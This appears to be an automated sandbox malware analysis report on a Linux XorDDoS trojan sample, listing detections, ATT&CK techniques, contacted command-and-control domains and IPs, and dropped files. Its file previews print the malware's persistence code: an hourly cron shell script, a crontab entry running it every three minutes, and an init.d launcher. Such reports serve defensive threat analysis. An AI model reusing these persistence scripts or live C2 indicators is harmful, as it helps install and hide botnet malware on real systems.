/usr/bin/uoewtvxqdd	XOR_DDosv1	Rule to detect XOR DDos infection	Akamai CSIRT	• 0x6b0d4:$st0: BB2FA36AAA9541F0 • 0x6b0e4:$st0: BB2FA36AAA9541F0 • 0x6b0f4:$st0: BB2FA36AAA9541F0 • 0x6b104:$st0: BB2FA36AAA9541F0 • 0x6b114:$st0: BB2FA36AAA9541F0 • 0x6b124:$st0: BB2FA36AAA9541F0 • 0x6b134:$st0: BB2FA36AAA9541F0 • 0x6b144:$st0: BB2FA36AAA9541F0 • 0x6b154:$st0: BB2FA36AAA9541F0 • 0x6b164:$st0: BB2FA36AAA9541F0 • 0x6b174:$st0: BB2FA36AAA9541F0 • 0x6b184:$st0: BB2FA36AAA9541F0 • 0x6b194:$st0: BB2FA36AAA9541F0 • 0x6b1a4:$st0: BB2FA36AAA9541F0 • 0x6b1b4:$st0: BB2FA36AAA9541F0 • 0x6b1c4:$st0: BB2FA36AAA9541F0 • 0x6b1d4:$st0: BB2FA36AAA9541F0 • 0x6b1e4:$st0: BB2FA36AAA9541F0 • 0x6b1f4:$st0: BB2FA36AAA9541F0 • 0x6b204:$st0: BB2FA36AAA9541F0 • 0x6b214:$st0: BB2FA36AAA9541F0
/usr/bin/dxeguomyxc	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	
/usr/bin/dxeguomyxc	XOR_DDosv1	Rule to detect XOR DDos infection	Akamai CSIRT	• 0x6b0d4:$st0: BB2FA36AAA9541F0 • 0x6b0e4:$st0: BB2FA36AAA9541F0 • 0x6b0f4:$st0: BB2FA36AAA9541F0 • 0x6b104:$st0: BB2FA36AAA9541F0 • 0x6b114:$st0: BB2FA36AAA9541F0 • 0x6b124:$st0: BB2FA36AAA9541F0 • 0x6b134:$st0: BB2FA36AAA9541F0 • 0x6b144:$st0: BB2FA36AAA9541F0 • 0x6b154:$st0: BB2FA36AAA9541F0 • 0x6b164:$st0: BB2FA36AAA9541F0 • 0x6b174:$st0: BB2FA36AAA9541F0 • 0x6b184:$st0: BB2FA36AAA9541F0 • 0x6b194:$st0: BB2FA36AAA9541F0 • 0x6b1a4:$st0: BB2FA36AAA9541F0 • 0x6b1b4:$st0: BB2FA36AAA9541F0 • 0x6b1c4:$st0: BB2FA36AAA9541F0 • 0x6b1d4:$st0: BB2FA36AAA9541F0 • 0x6b1e4:$st0: BB2FA36AAA9541F0 • 0x6b1f4:$st0: BB2FA36AAA9541F0 • 0x6b204:$st0: BB2FA36AAA9541F0 • 0x6b214:$st0: BB2FA36AAA9541F0
Click to see the 20 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
5232.1.0000000008048000.00000000080cf000.r-x.sdmp	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	
4812.1.0000000008048000.00000000080cf000.r-x.sdmp	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	

Source	Rule	Description	Author	Strings
5320.1.0000000008048000.00000000080cf000.r-x.sdmp	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	
4666.1.0000000008048000.00000000080cf000.r-x.sdmp	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	
5100.1.0000000008048000.00000000080cf000.r-x.sdmp	JoeSecurity_XorDDoS	Yara detected XorDDoS Bot	Joe Security	
Click to see the 83 entries				

Jbx Signature Overview



- AV Detection
- Bitcoin Miner
- Networking
- DDoS
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Detected non-DNS traffic on DNS port

DDoS:

Yara detected XorDDoS Bot

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Sample tries to persist itself using System V runlevels

Sample tries to persist itself using cron

Hooking and other Techniques for Hiding and Protection:

Drops files in suspicious directories

Sample deletes itself

Remote Access Functionality:

Yara detected XorDDoS Bot


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	I
Valid Accounts	Scripting 1	Systemd Service 1	Systemd Service 1	Masquerading 1 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Scheduled Task/Job 1	Scripting 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux) 2	At (Linux) 2	At (Linux) 2	File Deletion 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4ljhdTTyiA	66%	Virustotal		Browse
4ljhdTTyiA	65%	Metadefender		Browse
4ljhdTTyiA	72%	ReversingLabs	Linux.Trojan.XorDDoS	
4ljhdTTyiA	100%	Avira	LINUX/Xorddos.cona	
4ljhdTTyiA	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
/usr/bin/gqczobuacc	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/jjltawydwf	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/rlyjyybyum	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/ouhdchrbdz	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/tjdqviitkh	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/nyavevzqtw	100%	Avira	LINUX/Xorddos.cona	
/lib/libudev.so	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/ctrygxclrx	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/aspbnnkmso	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/fcxqfstrdm	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/uoewtvxqdd	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/dxeguomyxc	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/lgnmbyzzlq	100%	Avira	LINUX/Xorddos.cona	
/usr/bin/gqczobuacc	100%	Joe Sandbox ML		
/usr/bin/jjltawydwf	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
/usr/bin/rlyjyybyum	100%	Joe Sandbox ML		
/usr/bin/ouhdchrbdz	100%	Joe Sandbox ML		
/usr/bin/tjdqviitkh	100%	Joe Sandbox ML		
/usr/bin/nyavevzqtw	100%	Joe Sandbox ML		
/lib/libudev.so	100%	Joe Sandbox ML		
/usr/bin/ctrygxclrx	100%	Joe Sandbox ML		
/usr/bin/aspbnnkmso	100%	Joe Sandbox ML		
/usr/bin/fcxqfstrdm	100%	Joe Sandbox ML		
/usr/bin/uoewtvxqdd	100%	Joe Sandbox ML		
/usr/bin/dxeguomyxc	100%	Joe Sandbox ML		
/usr/bin/lgnmbyzzlq	100%	Joe Sandbox ML		
/etc/cron.hourly/gcc.sh	0%	Metadefender		Browse
/etc/cron.hourly/gcc.sh	28%	ReversingLabs	Linux.Trojan.XorDDoS	
/lib/libudev.so	65%	Metadefender		Browse
/lib/libudev.so	72%	ReversingLabs	Linux.Trojan.XorDDoS	

Domains

Source	Detection	Scanner	Label	Link
aaa.dsaj2a.org	4%	Virustotal		Browse
ww.dnstells.com	8%	Virustotal		Browse
ww.gzcfr5axf6.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://aaa.dsaj2a.org/config.rar7.com:53	0%	Avira URL Cloud	safe	
http://aaa.dsaj2a.org/config.rar	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
aaa.dsaj2a.org	23.253.46.64	true	true	• 4%, Virustotal, Browse	unknown
ww.dnstells.com	204.11.56.48	true	true	• 8%, Virustotal, Browse	unknown
ww.gzcfr5axf6.com	104.161.25.33	true	true	• 5%, Virustotal, Browse	unknown
ww.gzcfr5axf7.com	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://aaa.dsaj2a.org/config.rar	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.253.46.64	aaa.dsaj2a.org	United States		19994	RACKSPACEUS	true

Runtime Messages

Command:	/tmp/4ljhdTTyiA
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	

Standard Error:	

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.253.46.64	executable.2772.exe	Get hash	malicious	Browse	
	executable.2772.exe	Get hash	malicious	Browse	
	executable.2772.exe	Get hash	malicious	Browse	
	executable.2772.exe	Get hash	malicious	Browse	
	executable.2772.exe	Get hash	malicious	Browse	
	executable.2772.exe	Get hash	malicious	Browse	
	resume.pdf.exe	Get hash	malicious	Browse	
	resume.pdf.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
aaa.dsaj2a.org	qrfzdxxdxo	Get hash	malicious	Browse	• 91.195.240.94
	npobbdmwly	Get hash	malicious	Browse	• 91.195.240.94
	ehttqpxezu	Get hash	malicious	Browse	• 91.195.240.94
	libudev.so	Get hash	malicious	Browse	• 91.195.240.94
ww.dnstells.com	isu80	Get hash	malicious	Browse	• 91.195.240.82
	npobbdmwly	Get hash	malicious	Browse	• 91.195.240.82
	ehttqpxezu	Get hash	malicious	Browse	• 91.195.240.82
	libudev.so	Get hash	malicious	Browse	• 91.195.240.82
	Trojan.Linux.XorDDoS.2	Get hash	malicious	Browse	• 91.195.240.82
	xorddos.so	Get hash	malicious	Browse	• 91.195.240.82
	BeEhKJSCAn.virus_total	Get hash	malicious	Browse	• 91.195.240.82
	NTuTxYhnj0	Get hash	malicious	Browse	• 91.195.240.82
	625900	Get hash	malicious	Browse	• 91.195.240.82
	mxojabktns	Get hash	malicious	Browse	• 91.195.240.82
	libudev.so	Get hash	malicious	Browse	• 91.195.240.82
ww.gzcfr5axf6.com	isu80	Get hash	malicious	Browse	• 104.161.88.181
	qrfzdxxdxo	Get hash	malicious	Browse	• 172.82.191.243
	npobbdmwly	Get hash	malicious	Browse	• 172.82.191.243
	ehttqpxezu	Get hash	malicious	Browse	• 172.82.191.243
	libudev.so	Get hash	malicious	Browse	• 172.82.191.243
	Trojan.Linux.XorDDoS.2	Get hash	malicious	Browse	• 104.129.35.183
	xorddos.so	Get hash	malicious	Browse	• 104.129.35.183
	BeEhKJSCAn.virus_total	Get hash	malicious	Browse	• 104.129.35.183
	NTuTxYhnj0	Get hash	malicious	Browse	• 104.129.60.236
	625900	Get hash	malicious	Browse	• 104.161.71.232
	mxojabktns	Get hash	malicious	Browse	• 104.161.71.232
	libudev.so	Get hash	malicious	Browse	• 157.52.151.121

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RACKSPACEUS	Court_Notice_Copy_May_5_2014.exe	Get hash	malicious	Browse	• 173.203.113.94
	Owen.exe	Get hash	malicious	Browse	• 108.166.10.6
	7#U1d05.html	Get hash	malicious	Browse	• 146.20.128.126
	IMG_20210526_SWIFTOREPORT_JPG.exe	Get hash	malicious	Browse	• 146.20.161.10
	0g3QvGXMBv.exe	Get hash	malicious	Browse	• 146.20.161.10
	INV_6682738993_IMG.exe	Get hash	malicious	Browse	• 166.78.79.129
	focus.exe	Get hash	malicious	Browse	• 161.47.48.3
	executable.2772.exe	Get hash	malicious	Browse	• 23.253.46.64
	SwiftReport_11371201183146224.exe	Get hash	malicious	Browse	• 184.106.54.10
	IMG_INVOICE_6628862572.exe	Get hash	malicious	Browse	• 173.203.187.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PI.exe	Get hash	malicious	Browse	• 173.203.187.10
	swift copy.exe	Get hash	malicious	Browse	• 173.203.187.10
	product specification.xlsx	Get hash	malicious	Browse	• 162.209.114.201
	Proforma HBK Equip Req ozen-global 20.04.2021 cc (1).xlsx.exe	Get hash	malicious	Browse	• 146.20.161.10
	INVOICE N. 7.pdf.exe	Get hash	malicious	Browse	• 184.106.54.10
	WaybillDoc_5736357561.pdf.exe	Get hash	malicious	Browse	• 184.106.54.10
	VWR CI 160421.xlsx.exe	Get hash	malicious	Browse	• 173.203.187.10
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 162.209.114.201
	RFQ12-ADM2020pdf.exe	Get hash	malicious	Browse	• 23.253.11.194
	f1uK8cmWpt.dll	Get hash	malicious	Browse	• 209.20.87.138

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
/etc/cron.hourly/gcc.sh	7nJAEBDitl	Get hash	malicious	Browse	
	ygljglkjgfg0	Get hash	malicious	Browse	
	bVexvNSHcD	Get hash	malicious	Browse	
	rJabrNEtBM	Get hash	malicious	Browse	
	c1152b89-b68a-49af-af67-fd4b61683a72	Get hash	malicious	Browse	
	w.txt	Get hash	malicious	Browse	
	w.txt	Get hash	malicious	Browse	
	1433.bin	Get hash	malicious	Browse	
	isu80	Get hash	malicious	Browse	
	java8000	Get hash	malicious	Browse	
	libudev.so	Get hash	malicious	Browse	
	qrfzdxxdxo	Get hash	malicious	Browse	
	npobbdmwly	Get hash	malicious	Browse	
	ehttqpxezu	Get hash	malicious	Browse	
	libudev.so	Get hash	malicious	Browse	
	Trojan.Linux.XorDDoS.2	Get hash	malicious	Browse	
	xorddos.so	Get hash	malicious	Browse	
	BeEhKJSCAn.virus_total	Get hash	malicious	Browse	
	bin.dat	Get hash	malicious	Browse	
	g3308l	Get hash	malicious	Browse	

Created / dropped Files

/etc/cron.hourly/gcc.sh

Process:	/tmp/4ljhdTTyiA
File Type:	POSIX shell script, ASCII text executable
Category:	dropped
Size (bytes):	228
Entropy (8bit):	4.807897441464882
Encrypted:	false
SSDEEP:	3:TKH4v1kxtsLNELQ9YmPQnMLnVMPQmlZnEMFaGZg28Xwf6SkCVcLNGLC75pkVKJdm:htiy4Mrm9lVNy28XbCVP270gJdE/v
MD5:	3BAB747CEDC5F0EBE86AAA7F982470CD
SHA1:	3C7D1C6931C2B3DAE39D38346B780EA57C8E6142
SHA-256:	74D31CAC40D98EE64DF2A0C29CEB229D12AC5FA699C2EE512FC69360F0CF68C5
SHA-512:	21E8A6D9CA8531D37DEF83D8903E5B0FA11ECF33D85D05EDAB1E0FEB4ACAC65AE2CF5222650FB9F533F459CCC51BB2903276FF6F827B847CC5E6DAC7D45A0A42
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 28%

/etc/cron.hourly/gcc.sh

Joe Sandbox View:	• Filename: 7nJAEBDitl, Detection: malicious, Browse • Filename: ygljglkjgfg0, Detection: malicious, Browse • Filename: bVexvNSHcD, Detection: malicious, Browse • Filename: rJabrNEtBM, Detection: malicious, Browse • Filename: c1152b89-b68a-49af-af67-fd4b61683a72, Detection: malicious, Browse • Filename: w.txt, Detection: malicious, Browse • Filename: w.txt, Detection: malicious, Browse • Filename: 1433.bin, Detection: malicious, Browse • Filename: isu80, Detection: malicious, Browse • Filename: java8000, Detection: malicious, Browse • Filename: libudev.so, Detection: malicious, Browse • Filename: qrfzdxxdxo, Detection: malicious, Browse • Filename: npobbdmwly, Detection: malicious, Browse • Filename: ehttqpxezu, Detection: malicious, Browse • Filename: libudev.so, Detection: malicious, Browse • Filename: Trojan.Linux.XorDDoS.2, Detection: malicious, Browse • Filename: xorddos.so, Detection: malicious, Browse • Filename: BeEhKJSCAn.virus_total, Detection: malicious, Browse • Filename: bin.dat, Detection: malicious, Browse • Filename: g3308l, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	#!/bin/sh.PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin.for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do ifconfig $i up& done.cp /lib /libudev.so /lib/libudev.so.6./lib/libudev.so.6.

/etc/crontab

Process:	/bin/dash
File Type:	ASCII text
Category:	dropped
Size (bytes):	41
Entropy (8bit):	3.8484226636198593
Encrypted:	false
SSDEEP:	3:FFP13tKebPv4KFcKv:/P1lebPPFcKv
MD5:	636299E19F3BFB8CDA661BC956C1CE7F
SHA1:	2B45273CCBFE139D58FC3554D6943D4338C18E15
SHA-256:	8CBDE8A027F2887DD7A3C5C6F98FDF127BAE31FE457FEF9D7945C9E48D195F44
SHA-512:	41AF1A49B86C9C81965AF32B404494CC5072AFDA004F385977110F8EA134A770650CBD2F9617AFCD87D6744954659BE4AE365E65DCA4491A375275E710310F1A
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	*/3 * * * * root /etc/cron.hourly/gcc.sh.

/etc/init.d/.depend.boot

Process:	/usr/lib/insserv/insserv
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	1380
Entropy (8bit):	4.6286085863457025
Encrypted:	false
SSDEEP:	24:KcR684NlwOkJVARL9Eg3U3PX2xRmbUtOeAyh1ZFDSYpY3dOUwZlY:VR6843OkjARLq0U3PX2xYwtOQh1vDTp8
MD5:	5B62F52693F19BAD0D1373AB955F17B8
SHA1:	3865ED303BD83951D0D69D87A6290F120A937C2E
SHA-256:	9026F82085CF03BE408767439E4FD595F266FE6F11ECC4A3AF7F0555ED358196
SHA-512:	E0015AA580EAAFFF64D59F666FDC91280AAC50C10D5189A13B376E3C9DC71A0FE019D7EE05351F1136F65F5F1CAE6C58D781CBA2E073D57E323629BF5137BE25
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	TARGETS = console-setup resolvconf alsa-utils mountkernfs.sh ufw plymouth-log hostname.sh lm-sensors screen-cleanup pppd-dns apparmor x11-common udev keyboard-setup mountdevsubfs.sh brltty procps qemu-kvm cryptdisks cryptdisks-early hwclock.sh open-iscsi networking iscsid checkroot.sh lvm2 urandom checkfs.sh mountall.sh mountall-bootclean.sh bootmisc.sh kmod mountnfs.sh checkroot-bootclean.sh mountnfs-bootclean.sh.INTERACTIVE = console-setup udev keyboard-setup cryptdisks cryptdisks-early checkroot.sh checkfs.sh.udev: mountkernfs.sh.keyboard-setup: mountkernfs.sh udev.mountdevsubfs.sh: mountkernfs.sh udev.brltty: mountkernfs.sh udev.procps: mountkernfs.sh udev.qemu-kvm: mountkernfs.sh udev.cryptdisks: checkroot.sh cryptdisks-early udev lvm2.cryptdisks-early: checkroot.sh udev.hwclock.sh: mountdevsubfs.sh.open-iscsi: networking iscsid.networking: resolvconf mountkernfs.sh urandom procps.iscsid: networking.checkroot.sh: hwclock.sh mountdevsubfs.sh hostname.sh keyboard-setup.lvm2: cryptdi

/etc/init.d/.depend.start

Process:	/usr/lib/insserv/insserv
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	1771
Entropy (8bit):	4.630597512302597

/etc/init.d/.depend.start	
Encrypted:	false
SSDEEP:	48:ZuW66FySAwoGz2u27ZGmx/Vtn2UE6UJ/Vtn2UE6Uz/Vtn2UE6U8qD/Vtn2UE6UM:3F/oGH27x0UEj0UEZ0UEXJ0UEM
MD5:	FA15F7D3BBE8EB3EDBBF0FCABF83A72A
SHA1:	F66CBEECD4C455269F8B6BCC4637166AA5AB1B35
SHA-256:	FF48CC0C575863D629D95F702438D98606BAF5D1D72D2E97A530EF090F72C856
SHA-512:	9192C7E4AEFD794B771188BE6AFAD447ADCCF5C03802F873C11A80DCDDE4282782CF6B9D6F85ABE32131C9FBB02492441E661CF4CC1E849457F5766441CD9BF
Malicious:	**true**
Reputation:	low
Preview:	TARGETS = rsyslog unattended-upgrades open-vm-tools lvm2-lvmetad uuidd lxd lvm2-lvmpolld lxcfs 4ljhdTTyiA killprocs binfmt-support apport atd mdadm speech-dispatcher hddtemp kerneloops dbus irqbalance single whoopsie rsync ssh acpid lightdm bluetooth avahi-daemon cups-browsed cups saned plymouth grub-common ondemand rc.local.INTERACTIVE =.atd: rsyslog.mdadm: rsyslog.speech-dispatcher: rsyslog.hddtemp: rsyslog.kerneloops: rsyslog.dbus: rsyslog.irqbalance: rsyslog.single: killprocs 4ljhdTTyiA.whoopsie: rsyslog.rsync: rsyslog.ssh: rsyslog.acpid: rsyslog.lightdm: dbus acpid.bluetooth: rsyslog dbus.avahi-daemon: dbus rsyslog.cups-browsed: rsyslog.cups: rsyslog.saned: rsyslog dbus.plymouth: atd rsyslog mdadm unattended-upgrades open-vm-tools cups-browsed lvm2-lvmetad uuidd speech-dispatcher lxd hddtemp kerneloops lightdm dbus bluetooth irqbalance lvm2-lvmpolld avahi-daemon lxcfs 4ljhdTTyiA cups saned whoopsie rsync ssh acpid binfmt-support apport.grub-common: atd rsyslog mdadm unattended-upg

/etc/init.d/.depend.stop	
Process:	/usr/lib/insserv/insserv
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	1610
Entropy (8bit):	4.516460748225626
Encrypted:	false
SSDEEP:	48:sunrBs1G4GJ/2T2UKGj2zO2K2UPOiNQh/iHFn2U5wT:RmiUBGZUNcU0
MD5:	A500BBD292081FED6B9DF10B3901E52C
SHA1:	F217DE8F14A9AC9C2C780E7D06AD1703DD72FE27
SHA-256:	A21A278B94D0B20DCEF6B1A9D87815BB09D2A2BEA0635C9B3BC2C1019DA02685
SHA-512:	DEC79DAAAA2A2699F17AB0EEDF5C8F10BE62FC900A94FFC66C5C3FA6B141AA77399A926808575F244C9F96D0CEAB7B045417475D2EF4220CFBE4820539F8FEC
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	TARGETS = anacron cron unattended-upgrades open-vm-tools lvm2-lvmetad uuidd lxd lvm2-lvmpolld lxcfs atd mdadm resolvconf speech-dispatcher hddtemp alsa-utils kerneloops irqbalance ufw whoopsie lightdm bluetooth cups-browsed cups saned plymouth open-iscsi urandom avahi-daemon iscsid sendsigs rsyslog umountnfs.sh hwclock.sh networking umountfs cryptdisks cryptdisks-early umountroot mdadm-waitidle halt reboot.avahi-daemon: cups-browsed saned.iscsid: open-iscsi.sendsigs: atd mdadm open-iscsi unattended-upgrades open-vm-tools cups-browsed plymouth uuidd speech-dispatcher lxd hddtemp iscsid alsa-utils kerneloops lightdm bluetooth irqbalance avahi-daemon lxcfs.rsyslog: atd mdadm sendsigs cups-browsed speech-dispatcher hddtemp kerneloops bluetooth irqbalance avahi-daemon cups saned whoopsie.umountnfs.sh: atd unattended-upgrades open-vm-tools rsyslog cups-browsed plymouth uuidd speech-dispatcher lxd hddtemp sendsigs alsa-utils kerneloops lightdm bluetooth irqbalance avahi-daemon lxcfs.hwclock.s

/etc/init.d/4ljhdTTyiA	
Process:	/tmp/4ljhdTTyiA
File Type:	POSIX shell script, ASCII text executable
Category:	dropped
Size (bytes):	315
Entropy (8bit):	5.289870953048193
Encrypted:	false
SSDEEP:	6:hUtoFdU9wmBsKheJMTsfGBE21YJvmNeMwhGLsmv1DzRIbP6Mzmn4:6eBMQfGBEMO1GLsQzubPzm4
MD5:	B963E3CC9D56AFCE572013F2BE246041
SHA1:	FD14A91ED5ECB9784BAB8BB3DB933D8328B39692
SHA-256:	8551E0AA71C58E50081AF7A834911D453D89539930E2C875152460E08E462C78
SHA-512:	2B2078A2997101B8A555A202DF1D8D467F669F506176705F16E92E01A00ACD392FDA971377D90C403DE3984EC009A0F4231134318923712E64ED72CF9E71C2AA
Malicious:	**true**
Reputation:	low
Preview:	#!/bin/sh.# chkconfig: 12345 90 90.# description: 4ljhdTTyiA.### BEGIN INIT INFO.# Provides:..4ljhdTTyiA.# Required-Start:..# Required-Stop:..# Default-Start:.1 2 3 4 5.# Default-Stop:...# Short-Description:.4ljhdTTyiA.### END INIT INFO.case $1 in.start)../tmp/4ljhdTTyiA..;;.stop)..;;.*)../tmp/4ljhdTTyiA..;;.esac.

/etc/sed4RcMLw	
Process:	/bin/sed
File Type:	ASCII text
Category:	dropped
Size (bytes):	722
Entropy (8bit):	4.7770063668556455
Encrypted:	false
SSDEEP:	12:NfF0mvSjmKrOubZklQaiFq5xkF0/MAkLez/A70Ep7z/A0lcz/Aavn:Nt0majmKrOUYiGkF0UAkCz/A4Ep7z/AP
MD5:	8F111D100EA459F68D333D63A8EF2205

/etc/sed4RcMLw	
SHA1:	077CA9C46A964DE67C0F7765745D5C6F9E2065C3
SHA-256:	0E5C204385B21E15B031C83F37212BF5A4EE77B51762B7B54BD6AD973EBDF354
SHA-512:	D81767B47FB84AAF435F930356DED574EE9825EC710A2E7C26074860D8A385741D65572740137B6F9686C285A32E2951CA933393B266746988F1737AAD059ADB
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	# /etc/crontab: system-wide crontab.# Unlike any other crontab you don't have to run the `crontab'.# command to install the new version when you edit this file.# and files in /etc/cron.d. These files also have username fields,.# that none of the other crontabs do...SHELL=/bin/sh.PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin..# m h dom mon dow user.command.17 *.* * *.root cd / && run-parts --report /etc/cron.hourly.25 6.* * *.root.test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily).47 6.* * 7.root.test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly).52 6.1 * *.root.test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly).#.

/lib/libudev.so	
Process:	/tmp/4ljhdTTyiA
